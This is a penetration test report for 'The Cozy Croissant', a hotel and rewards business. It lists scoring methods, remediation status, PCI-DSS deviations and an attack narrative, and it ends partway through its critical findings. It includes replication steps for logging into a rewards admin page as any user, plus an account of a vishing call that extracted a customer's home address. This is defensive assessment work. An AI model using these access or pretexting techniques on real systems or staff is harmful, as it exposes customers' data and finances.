Internal Penetration Test Report

Private and Confidential

PREPARED BY	Date	VERSION
[redacted]	01/14/2023	2.0

IMPORTANT: The information contained in this document may be privileged, business sensitive, proprietary, and/or copyright, protected from disclosure and/or be subject to US export control. If you are not the intended recipient, you are hereby notified that any dissemination, distribution, or copying of this communication is strictly prohibited.

Disclosure Statement

This document contains confidential information related to the network environment, practices, and vulnerabilities that were found in The Cozy Croissant's infrastructure. Information in this document is intended only for the person or organization to which it is disclosed. Any attempt to access, use, or redistribute this document must be approved by The Cozy Croissant and [redacted]. This document follows the terms and conditions of the non-disclosure agreement between [redacted] and The Cozy Croissant.

Document Property

Client	The Cozy Croissant
File Name	[redacted]
Version	2.0
Date	1/14/2023
Point of Contact	[redacted]
Contact	https://www.thecozycroissant.com/

Document History

Version	Date	Description
0.1	10/2/2022	Initial document template created
0.5	10/15/2022	Initial Report draft updated with 1st engagement findings
1.0	10/15/2022	Initial Report released to the client
1.5	1/14/2023	Final Report draft updated with 2nd engagement findings
2.0	1/14/2023	Final Report released to the client

Team Contact Information

Team Lead	[redacted] Principal Security Engineer
Address	[redacted]
Email	[redacted]
Phone	[redacted]

Table of Contents

1. Executive Summary

[redacted] was contracted by The Cozy Croissant (hereafter referred to as TCC) to conduct their network penetration test on January 13th, 2023 and January 14th, 2023. This is the second penetration test of TCC's network that [redacted] conducted. The assessment consisted of five main goals: (1) Re-test and validate findings from the previous engagement, (2) Identify vulnerabilities and assess their risk to TCC's infrastructure and business operations, (3) Evaluate compliance with the Payment Card Industry Data Security Standard (PCI-DSS), (4) Outline key remediation steps to harden digital and critical infrastructure security as of TCC's network, and (5) Assess employee vulnerability to social engineering using phishing and vishing.

[redacted] commends TCC's dedication to securing its infrastructure. Of the 25 findings disclosed in the previous engagement more than 50% were remediated. Such improvements to security posture greatly reduce the potential threat landscape of TCC.

After the end of the test, [redacted] concluded that TCC's current infrastructure is vulnerable to several internal threats. [redacted] identified **5 critical** severity vulnerabilities, **13 high** severity vulnerabilities, **12 medium** severity vulnerabilities, and **6 low** severity vulnerabilities. Testers also found several areas of TCC's infrastructure that did not comply with PCI-DSS. The major vulnerabilities still present in TCC's environment include a lack of authentication, an absence of a strong password policy, insufficient access controls, and widespread password reuse. These vulnerabilities could potentially lead to major disruptions to TCC's core operations and finances, as well as an overall reputation if findings are exploited.

[redacted] recommends implementing strong authentication on public-facing web portals, enforcing a strong company-wide password policy, implementing Single-Sign-On (SSO) and Multi-Factor Authentication (MFA), and employing thorough source code reviews on internal applications. Applying these recommendations and other mitigations in this report will greatly strengthen security on TCC's network.

[redacted] performed a social engineering attack that involved masquerading as one of TCC's customers and trying to extract sensitive customer data. The pretext was successful, and the team was able to gather information through this attack channel. Providing further training and education can help employees recognize and respond to social engineering attacks.

2. Engagement Overview

After the initial engagement with TCC on 10/15/2022, [redacted] was contracted to perform another internal penetration test on TCC's network. Based on the shared RFP (Request for Proposal) document and feedback from LBC after the initial engagement, the team focused on the following goals during the engagement:

1. Validate remediations from the initial penetration test on 10/15/22.
2. Evaluate TCC's digital security posture by discovering vulnerabilities in both internal and public-facing networks and services.
3. Evaluate TCC's security posture against the Payment Card Industry Data Security Standard (PCI DSS) standards.
4. Improve TCC's overall security management, protective measures, mitigation, and data recovery.
5. Increase company and employee awareness about social engineering and phishing attacks.


2.1 Scope

The scope of the engagement is shown in the table below. The scope included the corporate network of 10.0.0.0/24 and the guest network of 10.0.200.0/24.

IP Range (CIDR)	Name	Description
10.0.0.0/24	Corporate	Internal Corporate Network
10.0.200.0/24	Guest	Internal Guest Network

2.1.1 Topology

The topology [redacted] discovered and tested during the TCC engagement is illustrated below.



The scope of the engagement was two networks, the Corporate Network 10.0.0.0/24 hosting thirteen machines, and the Guest Network 10.0.200.0/24 hosting six machines. All hosts were accessible directly through the assigned testing VDI infrastructure after the ACLs were taken down.

2.2 Methodology

[redacted] utilizes the National Institute of Standards and Technology (NIST) Special Publication 800-115 as the overall penetration testing methodology. NIST is an organization under the U.S. Department of Commerce that guides organizations to lead the industry by providing various standards and guides. Of those, NIST 800-115 is a "Technical Guide to Information Security Testing and Assessment."

NIST 800-115 provides a general methodology for a security assessment. The methodology covers assessment overview, documentation, target identification, target vulnerability validation, assessment planning, assessment execution, and post-test activities.

For penetration testing specifically, NIST 800-115 presents five steps: Planning, Discovery, Attack, Additional Discovery, and Reporting. The following diagram explains [redacted] implementation of NIST 800-115 penetration testing phases.

2.3 Technical Impact Metric

For the technical assessment of a vulnerability, [redacted] uses the Common Vulnerability Scoring System version 3.1 (CVSS v3.1). CVSS is a universally accepted and open standard created by the National Institute of Standards and Technology (NIST) Computer Security Resource Center (CSRC). CVSS measures a vulnerability's complexity, accessibility, and impact on the confidentiality, integrity, and availability of a system. For the calculation of CVSS, [redacted] utilizes the National Vulnerability Database (NVD)'s CVSS v3.1 calculator.

The scores represented in the report are based on the collective experience of [redacted] and are tailored specifically to TCC. These scores are not representative of the scoring assigned officially in the NVD and should not be interpreted as such. In each vulnerability or finding table, the CVSS string is included along with the raw score to give further context to TCC's technical staff. Further reading and information about the scoring system can be found on the Forum for Incident Response and Security Teams (FIRST) website (www.first.org).

CVSS SCORING	
SEVERITY	**BASE SCORE RATING**
Critical	**9.0-10.0**
High	**7-8.9**
Medium	**4-6.9**
Low	**0.1-3.9**
Informational	**0**

2.4. Business Impact Metric

While the CVSS score provides technical insight into a vulnerability, vulnerabilities are often tied to real-world business impact and likelihood. To consider these contexts, [redacted] also uses a Risk-Matrix. The table below provides some context into the overall risk, given the business impact and likelihood.

RISK MATRIX		THREAT IMPACT			
		LOW	MEDIUM	HIGH	CRITICAL
LIKELIHOOD	RARE	Low	Low	Medium	Medium
	UNLIKELY	Low	Medium	High	High
	LIKELY	Low	Medium	High	Critical
	VERY LIKELY	Low	Medium	Critical	Critical

2.5 Mitigation Prioritization Metric

Mitigation Prioritization metrics are designed to assist clients with prioritizing their mitigation strategies for vulnerabilities discovered on their network. The technical and business impact metrics are used as a standard to find a vulnerability's risk. [redacted] in-house tier system is the mitigation prioritization metric used to prioritize findings remediation.


Mitigation Priority	Description
CRIT (Critical)	1. Finding has a critical business impact, likelihood, and risk. It damages the operation of the client. 2. Finding causes a direct violation of regulation, law, or compliance that applies to the client. 3. Finding leaks Personal Identifiable Information (PII), Sensitive Information (SI), or any other information that can lead to further access to sensitive data. 4. Finding is related to previous indicators of compromise and suggests the occurrence of past cyberattacks.
HIGH (High)	1. Finding has a high business impact, likelihood, and risk. It partially damages the client's operation and has the potential for further exploitation. 2. Finding gives attackers direct access to a system or a service. 3. Finding allows the attackers to violate the Confidentiality, Integrity, and Availability of a system.
MED (Medium)	1. Finding has a medium business impact, likelihood, and risk. 2. Finding is related to security misconfigurations which can lead to further potential attacks. 3. The finding allows attackers to partially violate the Confidentiality, Integrity, and availability of a system.
LOW (Low)	1. Finding has a low business impact, likelihood, and risk. 2. Finding is not following the best security practices. 3. Finding is a bug or an unintentional mistake with little to no security implication.

3. Assessment Summary


The following section breaks down some of the important statistics, key findings, and key remediations found during the engagement.

3.1 Statistics

The pie chart below summarizes all of the vulnerabilities found in TCC's infrastructure during the second engagement. The categorization of the vulnerabilities is done using CVSS v3.1, as mentioned in the technical metrics section. In total, [redacted] was able to find **5 critical** severity vulnerabilities, **13 high** severity vulnerabilities, **12 medium** severity vulnerabilities, and **6 low** severity vulnerabilities on the infrastructure.




The histogram below provides a visual representation, mapping the discovered findings to the Tactics, Techniques, and Procedures (TTP) of the MITRE ATT&CK Framework. These TTP's can assist in developing strategies and mitigations of vulnerabilities at a higher level than just the findings themselves.



3.2 Vulnerabilities Remediated

This engagement was the second engagement [redacted] has conducted for TCC. To deliver thorough testing, [redacted] has re-validated all of the vulnerabilities found during the first engagement. Out of the 25 previous findings, 14 findings were fixed, and 11 were not fixed. TCC has remediated more than 50% of the earlier findings, which shows a great dedication to information security. The following chart will show the overall status of the findings. The table shows vulnerabilities that have been remediated since the first engagement and the ones that have not been remediated.



Vulnerability Name	Status
Rewards Portal User Database Exposed	Remediated
No Authentication on HotelDruid	Remediated
Weak Password Policy	Remediated
Insecure Rewards QR Code	Remediated
Reflected Input/XSS on phpLDAPAdmin	Remediated
phpLDAPadmin Weak Authentication	Remediated

Insecure Storage of Passwords	Remediated
SSH User Enumeration	Remediated
phpLDAPadmin Accessible Password Hashes	Remediated
mod_negotiation Enabled with MultiViews	Remediated
Directory Indexing Enabled	Remediated
Document Upload does not detect EICAR String	Remediated
Outdated SSL Library	Remediated
End of Life (EOL) PHP Version	Remediated
Credential Dumping: LSA Secrets	Not Remediated
Credential Access via GET Request	Not Remediated
Rewards Portal User Enumeration	Not Remediated
Credential Access via GET Request	Not Remediated
Authenticated Services over HTTP	Not Remediated
Internal Documentation Exposure	Not Remediated
HTTPOnly Flag unset on Session Cookie	Not Remediated
Missing Security Headers	Not Remediated
Verbose Error Messages	Not Remediated
Default Admin Access to Rewards Portal	Not Remediated
Alternate Authentication Material: Pass The Hash	Not Remediated

3.3. Key Findings

3.3.1 Data Exposure

[redacted] identified instances of data exposure on many services within the TCC infrastructure. Exposed data included passwords in clear text, credit card numbers along with CVVs, and customers' home addresses. The team could access multiple sensitive TCC assets, the most severe of which was the public-facing credit card dump on My Rewards portal. The dump contained significant amounts of sensitive information, such as plaintext passwords, reward points, usernames, credit cards, and associated email addresses. Exposed PII presents a considerable risk to the security of TCC's customer data, compliance with PCI-DSS, and the integrity of the internal rewards system. The exposed personally identifiable information (PII) puts TCC customer trust at risk, and its non-compliance could have severe financial consequences. The exposed PII could also be used by attackers to execute spear phishing attacks on TCC employees and valued customers.

3.3.2 Insufficient Passwords and Widespread Password Reuse

Weak credentials were discovered in multiple places in TCC's infrastructure, exposing sensitive PII. [redacted] found TCC customers reusing credentials across the rewards portal and payments portal, which allows an attacker to gain access to multiple customer accounts by just compromising a single account. Additionally, it was found that the Administrator password was being reused across the Active Directory network, which led to lateral movement and full compromise of the domain controller.

3.3.3 Insecure Web Application Design

Many of the web application vulnerabilities that [redacted] identified were present due to insecure design choices. Furthermore, many of these vulnerabilities exposed user credentials or PII, such as continued usage of unencrypted network protocols, credentials being incorrectly sent using GET parameters, and more. Architectural security flaws allow attackers to compromise an otherwise functional system and use it to access sensitive data or escalate within the TCC environment. Adding controls would incentivize an attacker to move along rather than targeting "low-hanging fruits." Insecure application design is a risk for both TCC and its valued customers.

3.4 Key Remediations

3.4.1 Implement Authentication

Customer data security can be enhanced through the implementation of proper authentication, which includes enforcing strong password policies, multi-factor authentication (MFA), Single-Sign-On (SSO), and one-time passwords. [redacted] recommends implementing such authentication measures, with an emphasis on the principle of least privileges throughout the TCC's internal network and a focus of efforts on the customer reward portal, which stores TCC customers' PII and passwords.

3.4.2 Enforce Strong Password Policies

[redacted] suggests strengthening password and authentication security for both Guest and Corporate systems. This can be accomplished by implementing strict password guidelines in accordance with the NIST standard through the use of group policy objects within an Active Directory setup. TCC can implement monitoring solutions that monitor user accounts for suspicious activity and set up alerts to notify the appropriate personnel in case of any suspicious activity. TCC should regularly review user accounts and access privileges to ensure that only authorized personnel can access sensitive data

3.4.3 Secure Code Review

[redacted] found multiple vulnerabilities in web applications pertaining to insecure architectural design and code. [redacted] recommends TCC hire a third party to perform extensive source code reviews and provide feedback and training to employees on building secure applications. Employing secure applications would help TCC mitigate vulnerabilities and prevent attackers from exploiting web applications in the future.

3.4.4 Securely Store Personally Identifiable Information (PII)

During the retest, [redacted] found multiple instances of PII in plaintext. It is recommended that all PII stored in the infrastructure is hashed using strong hashing algorithms like SHA-512 with a salt. Having hashed PII prevents malicious persons from making sense of the sensitive data of TCC clients. Preventing attackers from obtaining PII makes it harder for them to pivot throughout the network.

4. Compliance

4.1 PCI-DSS

Payment Card Industry Data Security Standard (PCI DSS) is a security standard geared towards protecting systems that handle and store payment processing information. It applies to merchants that accept payment information (e.g., credit, debit, or prepaid cards) from customers for their e-commerce requirements.

Based on TCC's Environment Summary, [redacted] assessed TCC's infrastructure and discovered some deviations in TCC's current security posture from PCI-DSS standards. The table below is the overview of our findings, and the following subsections explain each occurrence in detail.

Req	PCI-DSS Domain	Deviation
R2	Apply Secure Configurations to All System Components	7.2.2 Plaintext Passwords in Database 7.2.5 WordPress Insecure Credentials
R3	Protect Stored Account Data	7.2.2 Credit Card Numbers in Plaintext 7.2.10 SwaggerUI API SQL Injection
R7	Restrict Access to System Components and Cardholder Data by Business Need to Know	7.2.2 Credit Card Numbers in Plaintext 7.2.9 SwaggerUI API Reveals Transaction Info of All Customers
R8	Identify Users and Authenticate Access to System Components	7.2.2 Credit Card Numbers in Plaintext

4.1.1 Apply Secure Configurations to All System Components

PCI-DSS Section	**Apply Secure Configurations to All System Components** Default and weak passwords can be found and tested by attackers. By securely configuring production systems, the potential attack surfaces are reduced.

Description of Deviation	Guessable credentials were used in several applications. While no default credentials were discovered in TCC's environment, the admin password to the Hotel Management System and the root password to the rewards database were both among the most commonly used passwords.
Mitigation	Password policies should be developed in accordance with industry-standard guidance, and correct mitigations should be applied accordingly. Please refer to each finding's mitigation section for specific mitigation strategies.

4.1.2 Protect Stored Account Data

PCI-DSS Section	**Protect Stored Account Data** Encryption, masking, hashing, and truncation are all methods that can be used to protect customers' account data. If an attacker gains access to an encrypted data store, the data is not usable without the proper encryption keys.
Description of Deviation	Plaintext payment data was exposed by the SwaggerUI API and could be accessed by any authenticated user. Credit card details were also displayed in the Hotel Management System on the page for every reservation.
Mitigation	Credit card data should be masked in the HMS to show only the last 4 digits if the card needs to be displayed there. The CVV should never be stored, by collecting the CVV at the time of the payment instead of saving it, TCC can improve its compliance. If card numbers are encrypted in the back-end database, they will not be exposed by the API in plaintext through SQL injection.

4.1.3 Restrict Access to System Components and Cardholder Data by Business Need to Know

PCI-DSS Section	**Restrict Access to System Components and Cardholder Data by Business Need to Know** Access controls ensure that only individuals that need to handle card data have access to it. The principles of "need to know" and "least privilege" should be applied.
Description of Deviation	The payment data of every customer is exposed through the SwaggerUI API. This violates the principle of the need to know because no customer should have access to another customer's credit card information. Displaying the card number, CVV, and expiration date in the HMS violates the principle of least privilege because an employee viewing a reservation to see the check-in and check-out date will not need to see card information.
Mitigation	Restrict access to payment data based on job function or place this information behind a different login. There is a single admin logon to the HMS, creating separate user accounts for each employee who needs access would allow TCC to implement more granular access controls.

4.1.4 Identify Users and Authenticate Access to System Components

PCI-DSS Section	**Identify Users and Authenticate Access to System Components** Each user is identified and authenticated when they access a system with sensitive data. Multi-factor authentication (MFA) should be implemented to prevent account misuse.
Description of Deviation	The HMS only has one account, the admin account, that has an insecure password. By not providing a separate account for each user, there is no way to identify which user is accessing data and no way to separate privileges.

Mitigation	Provide an account for each employee who needs to access systems containing sensitive information. Additionally, implementing Multi-Factor Authentication (MFA) on all systems with customer data provides another layer of security.

5. Response Plan

[redacted] recommends prioritizing the mitigation of vulnerabilities based on the provided Prioritization Metric and response plan. The response plan categorizes vulnerabilities by their level of technical and business criticality, and the mitigation should be prioritized accordingly. This is [redacted] suggestion based on its experience in technical assessments and should not be considered a final solution.

Mitigation Prioritization	Vulnerability
CRIT (Critical)	• Default Admin Access to Rewards Portal • Insecure Active Directory Permissions • Credential Exposure From Unauthenticated Request • Payment Data Shown in Plaintext • Insecure Rewards QR Code
HIGH (High)	• Unauthenticated Kiosks • Plaintext Passwords in Database • Insufficient MongoDB Access Control • Web Server Running As High Privileged User • WordPress Insecure Credentials • Unauthenticated Jellyfin • Exposure of All Credentials from Authenticated Request • Hardcoded Passwords • Insecure Direct Object Reference to Customer Transactions • SwaggerUI API SQL Injection • Expired SSL/TLS Certificates • Susceptibility to Vishing • SMB Signing Disabled
MED (Medium)	• Rewards Portal User Enumeration • Credential Access via GET request • Arbitrary File Read • Leaked Source Code • Sensitive Data Served over HTTP • SwaggerUI API Weak Credentials • WordPress Out of Date • Open Safe from Locked Position • Outdated Exchange Rates • Unvalidated Input Stored in Database • EICAR String Upload • Factory Reset Safe PIN

LOW (Low)	• Internal Documentation Exposure • HTTPonly Flag unset on Session Cookie • Missing Security Headers • Verbose Error Messages • Vulnerable wkhtmlTOpdf 0.12.6 • Administration Password Found in File

6. Attack Narrative

Friday- 01/13/2023

On 1/13/2023 at 9:30 AM EST, [redacted] gained access to TCC's network using VDI infrastructure. Each security engineer had access to a Windows host via RDP and a Kali Linux Host via SSH. By 9:45 AM, targeted Nmap scans were initiated for the network enumeration of both the corporate network and guest network subnets, 10.0.0.0/24 and 10.0.200.0/24, respectively. Throughout the morning, ACLs were active, which meant there was difficulty accessing many of the hosts within the networks, with the exception of the Windows Kiosks found in the guest network subnet. Through these hosts, [redacted] worked to pivot through the network until ACLs were taken down at 1:30 PM. At that time, [redacted] was able to scan the networks and gain valuable insight into the network architecture based on the open ports and active services. Throughout the rest of the afternoon, [redacted] discovered a range of critical, high, medium, and low-severity vulnerabilities as well as interacted with the client, and performed security tasks and research as requested. By 6:15 PM [redacted] finished day 1.

Saturday - 01/14/2023

On 1/14/2023 at 9:00 AM EST, [redacted] regained access to TCC's infrastructure and initiated another round of scanning to identify new hosts and services on both the Corporate and Guest network subnets. By 11:00 AM, numerous additional vulnerabilities were discovered and documented ranging from critical, high, and medium. At 1:30 PM, we initiated a phishing phone call with TCC's front desk in an attempt to extract customer PII by posing as a previous customer. [redacted] successfully obtained full home address information. At 3:35 [redacted] engaged with the client who was requesting guidance on how to best spend an increase in TCC's annual security budget. [redacted] offered suggestions based on the critical findings, as well as prioritizing compliance in TCC's future plans. By 5:45 PM, [redacted] removed artifacts from TCC's systems and completed testing for day 2.

By 11:59 PM, the report of [redacted] was submitted to TCC for review.

7. Findings

7.1 Critical

7.1.1 Default Admin Access to Rewards Portal

Default Admin Access to Rewards Portal		CVSS	Prioritization
Risk	**Critical**	**9.9** **Critical**	**CRIT**
Impact	**Critical**		
Likelihood	**Very Likely**		
CVSS String	AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:L		
MITRE ATT&CK	T1565 - Data Manipulation		
Hosts	10.0.0.12		

Impact


Every user in the My Rewards program has admin access which gives users and potential attackers the ability to edit the number of rewards points for any user. Having users be able to edit earned rewards directly impacts TCC because a user can grant themselves any number of points resulting in miscalculated finances, and they have the ability to remove points from any user. The elevated access within My Rewards for unprivileged customers results in exposure of PII as all customers can view every other customer's emails and account information.

Details

Following up on a finding from the initial engagement, investigations of the admin.html page continued. By testing the credentials for any rewards customer, [redacted] found every user can log in as an administrator. After logging in, there is a list of all the users and their points value with the option to edit any of them.

Replication

1. Navigate to http://10.0.0.12/admin.html
2. Login as any user. The "admin" user will work, but so will any customer that has a rewards account. From here there is the option to edit the points value for any email address.



Rewards Admin Portal

Mitigation

1. Implement multi-layer access controls to limit any unauthorized access to TCC's valued customer PII.
2. Implement Multi-factor authentication to decrease the ability for unauthorized individuals to gain access to TCC's systems such as the My Rewards program.
3. Frequently audit and review the access of users to identify and remove any

unnecessary privileges of users.

4. Uphold the principle of least privilege and be sure to not allocate admin privileges to customers

References
1. Why Removing Admin Rights Closes Critical Vulnerabilities in Your Organization 2. Data Manipulation: Stored Data Manipulation

7.1.2 Insecure Active Directory Permissions

Insecure Active Directory Permissions		CVSS	Prioritization
Risk	Critical	9.1 Critical	CRIT
